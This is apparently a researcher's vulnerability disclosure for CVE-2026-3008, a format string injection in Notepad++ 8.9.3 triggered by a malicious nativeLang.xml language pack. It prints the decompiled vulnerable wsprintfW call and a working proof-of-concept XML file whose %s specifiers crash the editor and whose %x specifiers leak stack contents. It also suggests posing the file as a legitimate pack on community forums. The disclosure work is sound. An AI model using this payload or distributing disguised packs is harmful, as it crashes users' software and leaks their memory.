
CVE-2026-3008: Format String Injection in Notepad++ via nativeLang.xml

April 14, 2026

cve

a format string injection vulnerability in Notepad++ 8.9.3 allows an attacker to cause a reliable crash (DoS) or leak stack/register contents via a malicious language pack

github: llgsjsm/cve-2026-3008



:: summary

on a casual thursday, i decided to pass some time by looking into some popular applications instead of doom scrolling my life away. notepad++ was one of them, we get on with tinkering shall we??

Product	Notepad++
Version	8.9.3 (x64, installer and portable)
Attack Vector	Malicious language pack (`nativeLang.xml`)


Impact	Reliable DoS (crash) + information disclosure (stack/register leak)

:: adversarial pov

i can just distribute the malicious nativeLang.xml and pass it off as a legitimate language pack in the npp community forums. when the user unknowingly load up his npp, and tries to search a matching term – it will crash every. single. time.

best part? a normal user wouldnt even know why it crashes

asides causing mischief from crashing however, this exploit can expose registers/stack values. with a write primitive you can… (or maybe not)




:: affected component

function: `sub_1400916C0` — Find Results panel initializer

vulnerable instruction: `0x140091E6D`

triggered by: any search operation that produces results (Find All, Find in Files, Mark All)




:: root cause

sub_140099E60 retrieves an attacker-controlled string from nativeLang.xml and places it in v38.

`wsprintfW` is then called with v38 as the format string argument, not as a data argument — so any format specifiers in the XML value (`%s` , `%x`) are interpreted by wsprintfW.

```
248   if ( SendMessageW(*(HWND *)(a1 + 16), v36, v2 == 3, 0) )
249   {
250     sub_140099E60(v37, v51, *(unsigned int *)(a1 + 196));// get localized string
251     v38 = (const WCHAR *)v51;
252     if ( v53 > 7 )
253       v38 = v51[0];                             // SSO heap pointer
254     wsprintfW((LPWSTR)(a1 + 200), v38);         // vulnerable - v38 is format string
```


the string originates from the `<find-result-hits>` attribute in `nativeLang.xml` with **no validation** at any point in the data flow:



:: impact

crash (denial of service): the payload `%s%s%s%s%s%s%s%s` causes an immediate access violation since `wsprintfW` dereferences junk register/stack values as `WCHAR*` pointers, hitting an invalid address. tested and confirmed on notepad++ 8.9.3 x64

information disclosure: `%x` and `%08lx` specifiers leak stack and register contents into the Find Results panel tab. heres the output for `%08lx` :



`wsprintfW` does not support `%n`, so there is no write primitive hence theres no avenue for code execution (sad)

:: poc or didnt happen

create `nativeLang.xml` with this payload:

```
<NotepadPlus>
    <Native-Langue name="PoC" filename="poc_nativelang.xml" version="8.9.3">
        <Menu>
            <Main>
            </Main>
        </Menu>
        <MiscStrings>
            <find-result-hits value="($INT_REPLACE$ hits) [%s%s%s%s%s%s%s]"/>

            <find-result-caption value="Search Results"/>
            <find-result-title value="Search &quot;$STR_REPLACE$&quot; ($INT_REPLACE$ hits)"/>
        </MiscStrings>
        <Splitter>
        </Splitter>
    </Native-Langue>
</NotepadPlus>
```

place it at:

- **Portable:** `<npp_directory>\nativeLang.xml`
- **Installer:** `%APPDATA%\Notepad++\nativeLang.xml`

then open Notepad++, search for any text, and click **Find All in Current Document**.

Notepad++ crashes immediately

:: timeline

Date	Event
2026-04-09	format string injection confirmed - `%s` crash, `%lx` info disclosure
2026-04-10	figured `wsprintfW` has hardcoded 1024-char output limit
2026-04-10	submitted vulnerability to CSA
2026-04-16	CSA reached out to Notepad++
2026-04-27	CVE-2026-3008 assigned